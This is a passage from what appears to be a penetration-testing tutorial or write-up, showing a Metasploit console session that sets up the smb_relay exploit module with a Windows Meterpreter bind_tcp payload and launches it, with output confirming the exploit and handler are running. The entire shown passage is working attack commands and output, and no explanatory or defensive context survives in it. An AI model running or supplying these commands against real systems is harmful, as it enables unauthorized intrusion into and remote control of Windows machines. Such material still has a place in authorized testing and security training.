msf exploit(smb_relay) > set lhost 192.168.1.2
lhost => 192.168.1.2
msf exploit(smb_relay) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(smb_relay) > exploit
[*] Exploit running as background job.
[*] Started bind handler
[*] Server started.
```

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

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